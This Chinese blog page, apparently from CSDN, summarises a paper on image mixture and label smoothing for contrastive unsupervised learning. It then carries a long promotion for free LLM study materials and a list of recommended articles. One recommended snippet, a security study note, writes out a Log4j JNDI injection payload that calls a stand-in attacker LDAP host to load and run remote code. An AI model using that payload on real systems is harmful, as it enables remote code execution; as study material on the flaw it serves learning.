从零开始学无监督学习:图像混合与标签平滑技术详解,收藏不走丢

自组织映射(SOM)实战指南:无监督数据拓扑建模与可视化 自组织映射(SOM)是一种经典的无监督神经网络方法,核心在于通过竞争-协同机制将高维数据的拓扑结构保真映射到低维网格,实现数据降维、聚类与可解释可视化。其原理不依赖标签或全局距离优化,而是模拟神经元局部连接的自组织演化过程,从而天然保留类间渐变性与边界连续性。相比K-means等传统聚类,SOM输出的是具备空间语义的‘结构化地图’,而非孤立质心;相比PCA等线性降维,它能捕捉非线性流形结构。技术价值体现在异常检测、客户分群、传感器模式识别等需理解‘过渡态’与‘模糊地带’的工业场景。本文聚焦SOM的工程落地— 阅读详情

文章介绍提升无监督学习性能的方法,结合图像混合和标签平滑技术。标签平滑可防模型过度自信,平滑决策边界;图像混合包括全局混合和区域混合(带背景衰减),能使输出特征更平滑。实验表明,增加训练轮数能显著提升准确率,效果甚至优于图像混合方法,有效提高模型性能和迁移能力。


无监督学习,是最近学术界研究的热点问题。自监督学习(self-supervised learning),特别是基于对比(contrastive learning)的方法,得到了极大的关注,例如MoCo,SimCLR等方法已经逐步接近有监督预训练的性能(pre-training)。在现有无监督方法中,常用的数据增强方式还是简单的裁切、翻转或者颜色变换。然而,在有监督和半监督方法中,很多复杂的数据增强特别是基于mixup的方法得到了广泛应用,例如MixMatch和MoEx。

最近读了一篇论文"Rethinking Image Mixture for Unsupervised Visual Representation Learning",通过使用图像混合(Image Mixture)和标签平滑(Label Smooth)来提升无监督学习的性能。

标签平滑

标签平滑是有监督学习中常用的一个训练技巧,它可以防止模型输出过度自信的概率预测,达到正则化的目的。它的具体做法如图1,从原始标签中拿出 ε ,平均分配到其他类别中。

图1. 标签平滑

***加入标签平滑可以鼓励模型平等的对待所有的非目标类别数据,这样可以利用更多的结构信息,减少不同样本的预测结果之间的方差。***具体到基于对比学习的无监督学习方法,如图2,作者通过样本混合的方式鼓励模型输出更加平滑的特征,进而使得特征空间的决策边界更加平滑,产生的不同样本的方差也更小。

图2. 样本混合可以鼓励模型输出平滑特征,进而使得特征空间的决策边界更加平滑,方差更小。

图像混合

**全局混合。**如图3,全局混合策略有点类似于迭代的无监督版mixup。多次进行不同图像的加权,得到新的增强数据,过程如下:

Im1←α1I1+β1I2Im2←α2I3+β2Im1⋯Imn−1←αn−1In+βn−1Imn−2

图3. 全局混合策略

**区域混合。**作者使用CutMix策略,即从一张图片抠出一部分粘贴到另一张图片。但是考虑到存在不符合常识和无意义的混合(第二行),作者对背景context做了衰减(Decay),来强调前景物体,弱化背景。整个过程,如下:

Im1←M1⊙I1+λDecay(1−M1)⊙I2Im2←M2⊙I3+(1−M2)⊙Im1⋯Imn−1←Mn−1⊙In+(1−Mn−1)⊙Imn−2

图4. 区域cutmix混合和背景Decay策略

训练

论文采用MoCo和CMC(contrastive multiview coding)两种无监督训练模型。

实验

超参数选择和ablation study在ImageNet-100上面进行,最终结果在ImageNet-1000上面报告。实验结果如图5,可以看出,论文提出的每一个部分对性能都起到了一定的作用。同时,**增加训练的轮数,可以大幅提升最后的正确率,这个结论在之前自监督的论文以及SimCLR里面也被提到过。**注意到一点,增加训练轮数带来的提升,甚至要远远大于图像混合带来的提升。

另外,论文也在Object Detection和Sementation两个任务上面验证了图像混合方法训练的模型的迁移性能。

图5. 实验结果。More Budget模型训练了800个epoch。

总结:

  1. 在无监督学习中,标签平滑能够起到平滑决策边界,减小方差的作用。
  2. 使用图像混合结果作为输入,可以使输出结果更加平滑。
  3. 无监督学习训练的epoch通常要比有监督学习多很多。

零基础如何高效学习大模型?

你是否懂 AI,是否具备利用大模型去开发应用能力,是否能够对大模型进行调优,将会是决定自己职业前景的重要参数。

为了帮助大家打破壁垒,快速了解大模型核心技术原理,学习相关大模型技术。从原理出发真正入局大模型。在这里我和鲁为民博士系统梳理大模型学习脉络,这份 LLM大模型资料 分享出来:包括LLM大模型书籍、640套大模型行业报告、LLM大模型学习视频、LLM大模型学习路线、开源大模型学习教程等, 😝有需要的小伙伴,可以 扫描下方二维码免费领取🆓**⬇️⬇️⬇️
在这里插入图片描述

【大模型全套视频教程】

教程从当下的市场现状和趋势出发,分析各个岗位人才需求,带你充分了解自身情况,get 到适合自己的 AI 大模型入门学习路线。

从基础的 prompt 工程入手,逐步深入到 Agents,其中更是详细介绍了 LLM 最重要的编程框架 LangChain。最后把微调与预训练进行了对比介绍与分析。

同时课程详细介绍了AI大模型技能图谱知识树,规划属于你自己的大模型学习路线,并且专门提前收集了大家对大模型常见的疑问,集中解答所有疑惑!
在这里插入图片描述

深耕 AI 领域技术专家带你快速入门大模型

跟着行业技术专家免费学习的机会非常难得,相信跟着学习下来能够对大模型有更加深刻的认知和理解,也能真正利用起大模型,从而“弯道超车”,实现职业跃迁!
图片

【精选AI大模型权威PDF书籍/教程】

精心筛选的经典与前沿并重的电子书和教程合集,包含《深度学习》等一百多本书籍和讲义精要等材料。绝对是深入理解理论、夯实基础的不二之选。
在这里插入图片描述

【AI 大模型面试题 】

除了 AI 入门课程,我还给大家准备了非常全面的**「AI 大模型面试题」,**包括字节、腾讯等一线大厂的 AI 岗面经分享、LLMs、Transformer、RAG 面试真题等,帮你在面试大模型工作中更快一步。

【大厂 AI 岗位面经分享(92份)】
图片

【AI 大模型面试真题(102 道)】

图片

【LLMs 面试真题(97 道)】

图片

【640套 AI 大模型行业研究报告】

在这里插入图片描述


【AI大模型完整版学习路线图(2025版)】

明确学习方向,2025年 AI 要学什么,这一张图就够了!
img

👇👇点击下方卡片链接免费领取全部内容👇👇

在这里插入图片描述

抓住AI浪潮,重塑职业未来!

科技行业正处于深刻变革之中。英特尔等巨头近期进行结构性调整,缩减部分传统岗位,同时AI相关技术岗位(尤其是大模型方向)需求激增,已成为不争的事实。具备相关技能的人才在就业市场上正变得炙手可热。

行业趋势洞察:

  • 转型加速: 传统IT岗位面临转型压力,拥抱AI技术成为关键。
  • 人才争夺战: 拥有3-5年经验、扎实AI技术功底和真实项目经验的工程师,在头部大厂及明星AI企业中的薪资竞争力显著提升(部分核心岗位可达较高水平)。
  • 门槛提高: “具备AI项目实操经验”正迅速成为简历筛选的重要标准,预计未来1-2年将成为普遍门槛。

与其观望,不如行动!

面对变革,主动学习、提升技能才是应对之道。掌握AI大模型核心原理、主流应用技术与项目实战经验,是抓住时代机遇、实现职业跃迁的关键一步。
在这里插入图片描述

01 为什么分享这份学习资料?

当前,我国在AI大模型领域的高质量人才供给仍显不足,行业亟需更多有志于此的专业力量加入。

因此,我们决定将这份精心整理的AI大模型学习资料,无偿分享给每一位真心渴望进入这个领域、愿意投入学习的伙伴!

我们希望能为你的学习之路提供一份助力。如果在学习过程中遇到技术问题,也欢迎交流探讨,我们乐于分享所知。

*02 这份资料的价值在哪里?*

专业背书,系统构建:


  • 本资料由我与鲁为民博士共同整理。鲁博士拥有清华大学学士和美国加州理工学院博士学位,在人工智能领域造诣深厚:

    • 在IEEE Transactions等顶级学术期刊及国际会议发表论文超过50篇。
    • 拥有多项中美发明专利。
    • 荣获吴文俊人工智能科学技术奖(中国人工智能领域重要奖项)。
  • 目前,我有幸与鲁博士共同进行人工智能相关研究。

在这里插入图片描述

内容实用,循序渐进:

  • 资料体系化覆盖了从基础概念入门到核心技术进阶的知识点。

  • 包含丰富的视频教程与实战项目案例,强调动手实践能力。

  • 无论你是初探AI领域的新手,还是已有一定技术基础希望深入大模型的学习者,这份资料都能为你提供系统性的学习路径和宝贵的实践参考,助力你提升技术能力,向大模型相关岗位转型发展。
    在这里插入图片描述在这里插入图片描述在这里插入图片描述

抓住机遇,开启你的AI学习之旅!

在这里插入图片描述

神经网络架构选型实战:从数据形态与工程约束出发 神经网络架构本质上是函数逼近的工程实现,其选择并非由任务名称决定,而是取决于数据形态、计算预算和泛化需求三大硬约束。理解CNN的空间局部性、RNN的时序建模能力、Transformer的全局注意力机制及MLP对结构化数据的鲁棒性,是构建可靠模型的基础。在工业落地中,ResNet的残差连接、MobileNet的深度可分离卷积、LSTM的门控设计等,均是对特定硬件条件(如边缘设备显存)、数据规模(如小样本工业缺陷)和业务目标(如高召回率故障检测)的精准响应。本文聚焦真实项目中的架构决策逻辑,避免理论空谈,直击‘ 阅读详情

相关推荐

K-Means与Affinity Propagation聚类算法实战对比

聚类是无监督学习的核心任务,本质是发现数据内在结构并划分相似样本。K-Means基于几何距离最小化,依赖球形簇假设与预设簇数K,适合标准化、低噪声、业务先验明确的场景;Affinity Propagation则通过相似度矩阵与消息传递机制,让数据自主涌现簇结构,天然支持非球形、不均衡及语义驱动的分组。二者差异不在性能高低,而在于建模范式——前者是参数约束型优化,后者是关系建模型协商。在电商用户分群、设备状态识别、日志行为分析等真实工业场景中,选择关键取决于数据是否具备可定义的相似性、业务能否容忍K值强设定,

bk_lin的专栏 449

PyTorch实战:自编码器从原理到应用,手把手构建图像去噪模型

自编码器是一种无监督神经网络,其核心原理是通过编码器将输入数据压缩为低维潜在表示,再通过解码器重建原始数据。这一过程并非简单的数据压缩,而是实现了关键的特征学习与数据表示学习。其技术价值在于能够从无标签数据中自动提取本质特征,为下游任务提供高质量的输入表示。在工程实践中,自编码器广泛应用于数据去噪、异常检测和特征提取等场景。例如,通过构建卷积自编码器并利用PyTorch框架,可以有效地对CIFAR-10等图像数据集进行去噪处理,提升模型对噪声的鲁棒性。本文将以图像去噪为具体应用,深入解析自编码器的架构设计、

weixin_34038293的博客 415

手推PCA全过程:从协方差矩阵到主成分坐标的深度解析

主成分分析(PCA)是一种基于线性代数的降维技术,其核心原理是通过协方差矩阵的特征分解,寻找数据方差最大化的正交方向作为新坐标轴。这一过程本质上是对原始变量进行加权重构,而非简单删除特征;特征向量定义了主成分的方向,特征值则量化该方向承载的信息量(即投影方差)。PCA的技术价值在于实现高维数据的可解释压缩与噪声鲁棒表示,广泛应用于故障检测、用户分群、图像处理等场景。但其有效性高度依赖中心化预处理、协方差矩阵的数值稳定性以及业务语义对齐——例如工业传感器中未校准通道可能被PCA误判为关键模式。本文聚焦手推协方

weixin_30328063的博客 584

分类问题实战2026版:从逻辑回归到深度学习的完整图像识别项目

本文通过两个实战项目全面讲解分类问题:信用卡欺诈检测(二分类)和MNIST手写数字识别(多分类)。针对信用卡欺诈检测中的样本不平衡问题,演示了随机过采样、欠采样和SMOTE三种处理方法,比较了逻辑回归、随机森林和XGBoost等模型的性能,强调在不平衡数据中Precision、Recall、F1等指标比准确率更重要。对于MNIST项目,则采用CNN深度学习模型实现高精度多分类,涵盖数据预处理、模型构建、训练和评估全流程。通过这两个案例,完整展示了从传统机器学习到深度学习的分类问题解决方案。

热爱技术与前沿创新,深耕科技领域,在科创中精进自我;探索技术乐趣,分享技术干货与成长心得,以技术为伴,热爱生活,在科创与生活中双向成长。 210

从零开始学习 Go 1.25 编程

今天是你新生活的第一天,无论年龄、背景如何,改变从这一刻开始。CodeGym帮助成千上万普通人转型为程序员,从零基础到掌握Go语言,完成真实项目,甚至入职心仪岗位。Go语言简洁高效,适合服务器端开发,是云基础设施、微服务和高负载系统的首选。2026年正是入行良机,你的经验反而是优势。别犹豫,迈出第一步,你将收获技能、自信与全新人生。🚀

sinat_25548781的博客 118

第28篇 sw放样特征矩形-圆-矩形学习笔记

本例演示三轮廓放样:先画中心对齐的100×100矩形草图,再在偏移100的基准面上绘制圆,最后在另一基准面画矩形。通过依次选择三个轮廓并正确设置连接点,实现矩形→圆→矩形的平滑过渡,注意连接点位置避免扭曲。

Txwtech 52

安卓开发者必读:AI与机器学习高频术语全解析

人工智能和机器学习正在快速渗透移动应用开发领域,从端侧智能到云端协同,开发者不可避免地接触到模型、特征、损失函数、Transformer等概念。本质上,机器学习是一种用数据找规律的程序设计范式,区别于传统规则编写。对安卓开发者而言,理解数据如何划分、模型如何训练与评估、以及TFLite与ML Kit等端侧部署工具,是阅读方案文档、评估技术选型、落地智能功能的基础。本文用安卓日常开发经验类比,系统梳理从神经网络结构到量化压缩、从过拟合到评估指标的核心术语,并给出基于ML Kit和TensorFlow Lite

weixin_30619101的博客 388

Multisim实现555计时器模拟简易电子琴

一. 元器件介绍 这里用到的元器件有: DIgital power(VCC)数字电源 频率计数器(XFC) 示波器(XSC) ground 数字地 Capacitan 电容器 Resistor 电阻器 555_VIRTUAL 555计时器 触发按键(DIPSW)(DPST)(SPST)

是你呀星途的博客 2万+

从零理解BERT:双向Transformer与预训练微调实战指南

在自然语言处理领域,理解词语的上下文含义是核心挑战。传统静态词向量方法无法捕捉词语在不同语境下的动态语义,限制了模型对语言深层规律的理解。Transformer架构通过自注意力机制解决了长距离依赖和并行计算问题,成为现代NLP的基石。BERT模型在此基础上,创新性地引入双向编码和预训练-微调范式,通过掩码语言模型和下一句预测任务,让模型能够生成动态的上下文相关词向量。这种技术显著提升了文本分类、情感分析、智能问答等下游任务的效果,降低了标注数据依赖。本文以BERT在文本分类任务中的应用为例,详细解析其核心原

weixin_30915275的博客 345

内存学习(3):DRAM的基础存储结构(存储层级、读写过程,刷新与暂存)

DRAM,全称为 Dynamic Random Access Memory ,中文名是“动态随机存取存储器”。所谓“动态”是和“静态”相对应的,芯片世界里还有一种 SRAM 静态随机存取存储器的存在。笼统地说,DRAM 的结构比 SRAM 更简单,面积占用更小,适合制作大容量的存储芯片;而 SRAM 结构复杂一些,一般使用六个晶体管,面积消耗大,但是读写速度快,而且因为 SRAM 只用到晶体管,所以在工艺上和逻辑芯片相兼容,我们可以在逻辑芯片上直接集成 SRAM。

呆呆象呆呆的博客 2万+

PyTorch实战:3D U-Net医学图像分割从零搭建(附完整代码)

本文详细介绍了如何使用PyTorch从零搭建3D U-Net模型进行医学图像分割,涵盖三维卷积实现、模块化架构设计、医学图像专属优化策略及完整训练流程。通过实战代码演示,帮助开发者掌握UNet-3D在CT、MRI等三维医学图像分割中的应用,提升肝脏肿瘤分割、肺结节检测等任务的准确性。

weixin_29061997的博客 330

一文带你了解HuggingFace Transformer 理论基础,Transformer 实战,十万字精读

在 Hugging Face 的库中,Pipeline(流水线)是最高层、最易用的推理 API。如果把直接调用 PyTorch 底层代码比作“驾驶手动挡赛车”(需要精细控制离合、油门和换挡),那么 Pipeline 就是一辆开箱即用的“全自动无人驾驶汽车”。你只需要输入目的地(文本),它就能直接把你送到终点(预测结果)。你不需要知道到底该用 BERT 还是 T5。你只需要告诉 Pipeline 你的任务目标文本生成、翻译、问答、图像分类),它就会自动为你匹配一套默认的最佳预训练模型和分词器。

在职AI算法工程师,擅长计算机视觉,YOLO目标检测、分割等,擅长web、pyqt界面可视化,好内容持续更新中,来这里跟大家一起学习,共同进步 556

霍尔电流传感器在新能源汽车中的应用综述

本文旨在全面剖析霍尔电流传感器在新能源汽车领域的应用现状、技术挑战及发展趋势。通过系统梳理其在电池管理系统、电机控制、车载充电等核心系统的应用场景,深入分析面临的技术瓶颈与创新解决方案,并基于最新技术动向展望未来发展方向,为相关领域的技术创新提供参考依据。

m0_46819860的博客 2260

2026.11.7 AI学习总结

110 你 14b 模型权重本身就要约 8.8GB,默认上下文(Ollama 在 16GB 卡上可能给到 4K)加上 KV Cache 就爆了。比如设成 2048,你输入了 500 个 token 的问题,那模型最多还能生成 1500 个 token 的回答。超出部分会被截断,模型就"看不见"了。4 如果 14b 跑起来后发现它"忘事",再逐步往上加,比如先试 4096。,根据注意力头的重要性动态分配缓存资源,重要的留显存,不重要的下沉。,单位是 token,表示模型这一次推理最多能同时"看到"多少内容。

qq_41181702的博客 377

Flink 作业报错——TaskManager连接不上

Flink 作业报错——TaskManager连接不上

lm223的博客 1901

Cesium 实战 26 - 自定义纹理材质 - 箭头流动线(图片纹理)

Cesium 实战 - 自定义纹理材质 - 箭头流动线(图片纹理)。

非科班Java出身GISer的博客 1405

[学习笔记]超越超级大循环与原生RTOS:事件驱动架构如何改变嵌入式固件的可扩展性

RTC:事件处理器一旦开始,全部状态迁移、进出动作、输出事件必须全部执行完毕才返回;同一个组件,当前处理没结束,不会开始下一条事件。这不是架构给状态机额外施加的限制,这是UML状态图等全部状态机形式化本身固有的语义要求。如果迁移中途可以被打断,状态机会停留在未定义的中间状态。RTC保证两次事件之间,状态机永远处于明确定义的合法状态,便于分析与测试。

MiKiJT的博客 236

YOLOv11改进-卷积-引入Upsampling by Dynamic DySample 解决传统上采样灵活性问题

现有的上采样方法如等,依赖于动态卷积来生成上采样的内容感知核,但这些方法需要额外的子网络生成动态卷积核计算量较大。尤其是 FADE 和 SAPA 需要高分辨率的特征图作为引导,进一步增加了计算负担,并限制了应用场景。DySample的核心思想是将上采样过程重新定义为点采样(Point Sampling)。通过学习输入特征图中的采样点坐标,DySample 生成内容感知的采样点来对特征图进行重新采样,而不是使用动态卷积核。具体实现步骤如下:​​1. 输入特征图:大小为 C×H×W的输入特征图。

qq_64693987的博客 4662

带着小白学习-微服务-6 实战:网关

地址栏输入:http://localhost:8088/goods/index,这时候就不是到8100端口去调用了,而是8088直接通过路由转发,分别到nacos对应的goods对应的服务中区调用。** 可以看出,这里将前面已经正常运行的server-store子工程(库存服务,服务提供方),server-goods子工程(商品服务,服务消费方)。(1)uri: lb://store 代表要到nacos的注册中心的服务列表中找到服务名为store的微服务;,网关是做路由转发,不是服务调用;

wdyan297的博客 236

Python爬虫实战:基于最新技术栈的政府招标采购数据抓取与分析

对于企业、研究人员和数据分析师来说,能够高效地获取这些数据意味着可以获得宝贵的商业洞察和市场先机。随着反爬技术的不断升级和网站结构的日益复杂,传统的爬虫方法已经难以满足需求。我们将采用Selenium、Playwright等现代浏览器自动化工具,结合Scrapy框架和异步请求库,构建一个能够应对各种反爬措施的强大爬虫系统。Playwright是微软开发的浏览器自动化工具,支持Chromium、WebKit和Firefox,比Selenium更快速、更稳定。

2201_76125261的博客 1312

精雕软件(JDpaint) 5.5 绿色版

精雕软件(JDpaint) 5.5 绿色版精雕软件(JDpaint) 5.5 绿色版精雕软件(JDpaint) 5.5 绿色版

Day36 XD安全学习笔记--JavaE应用&第三方组件&Log4i 日志&Fastson序列化&JNDI 注入

本节课剖析Log4j与Fastjson组件漏洞原理。Log4j通过JNDI注入实现远程代码执行,攻击者构造${jndi:ldap://attacker.com/Exploit}触发Lookup机制,诱导目标向恶意LDAP服务器请求并加载远程类,最终执行命令(如弹出计算器)。需配置trustURLCodebase=true绕过安全限制。Fastjson则利用@type反序列化特性,当用户输入可控的{"@type":"com.xiaodi.Run"}时,自动加载并实例化恶

一支蜉蝣的博客 213

win10 跳过U8环境检测的IE WebControls.rar

win10 安装u8的时候 提示IE WebControls 不通过,这个工具可以欺骗u8的检查。 跳过U8环境检测的IE WebControls。提示导入失败后,重新检测通过。

Java 多态 学习笔记

多态是面向对象编程的重要特性,指同一操作作用于不同对象时产生不同行为。其核心在于“父类引用指向子类对象”,结合方法重写实现运行时动态绑定。多态使代码更灵活、可扩展,如用Person p = new Student();统一处理各类人员注册,无需修改调用逻辑。但多态无法直接调用子类特有方法,需通过instanceof判断并强制转换。编译时看左边(类型),运行时看右边(实际对象),实现解耦与维护便利。

AA_AA114514的博客 368

蓝牙模块HM-10手册

蓝牙模块HM-10手册,该手册对蓝牙模块HM-10进行了详细的介绍和使用方法以及一些AT指令。

efm32 入门.pdf

本PDF共计22页,介绍的是操作驱动API,下载与否自己斟酌。

天线模块布局走线学习

天线通常与射频收发芯片、匹配网络、滤波器以及射频连接器等共同组成完整的无线通信链路;在进行原理图设计时,器件封装应当尽量小,倾向于0402、0201等,可以减小由封装带来的寄生参数影响。

qq_59757948的博客 175

CMake学习

CMake如何编译成库?1. 为什么要有库?库就是预先写好,编译好的代码集合。存在的意义,1)避免重复造轮子和重复编译,库是,你的代码在编译时直接链接它,不需要把库的源码重新编译一遍,大大节省了编译时间。;2):编译成库让别人可以直接调用我的函数,但看不到cpp源码,看不到里面的逻辑。3):大项目可以拆分给不同的团队开发不同的库,最后拼在一起。静态库:就是在程序编译和链接阶段,把库里被用到的代码部分,像打包裹一样,直接复制粘贴到最终的可执行文件(如.exe或 Linux 下的无后缀文件)里面。

m0_56487684的博客 199

焦点仿真学习记录:water_only 基线怎么搭、怎么验、怎么调

在纯水介质中搭建5阵元几何聚焦仿真,通过合理设置网格、介质参数、源延时与传感器区域,实现焦点理论位置的精准对齐。基于声速计算延时,验证焦点位置误差小于0.1 mm,峰值压力达1.2×10⁵ Pa,确认基线仿真正确。该water_only模型为后续颅骨影响分析提供可靠参照,确保聚焦性能评估可量化。

qq_43441284的博客 498

MCP 学习总结:从理解协议到设计工具

MCP 为 AI 应用提供统一发现与调用外部能力的协议,区别于传统 HTTP API 与模型工具调用。它聚焦上下文交换,不替代模型逻辑或上下文管理。研发中需明确角色(Host/Client/Server),合理划分 Tools、Resources、Prompts,设计可被模型理解的工具契约,注重粒度拆分与幂等性,确保权限在执行端控制。通过小功能切入,验证正常与异常流程,逐步构建可协作、可维护的 AI 能力体系。

YZ099的博客 253
上一篇: Transformer 大白话:AI 如何秒懂语言?一篇就够,果断收藏
下一篇: 从0到1开发一个商用 Agent(智能体),Agent零基础入门到精通!_零基础开发aiagent 用dify从0到1做智能体
爱喝白开水a
博客等级 码龄3年 6793粉丝 763原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值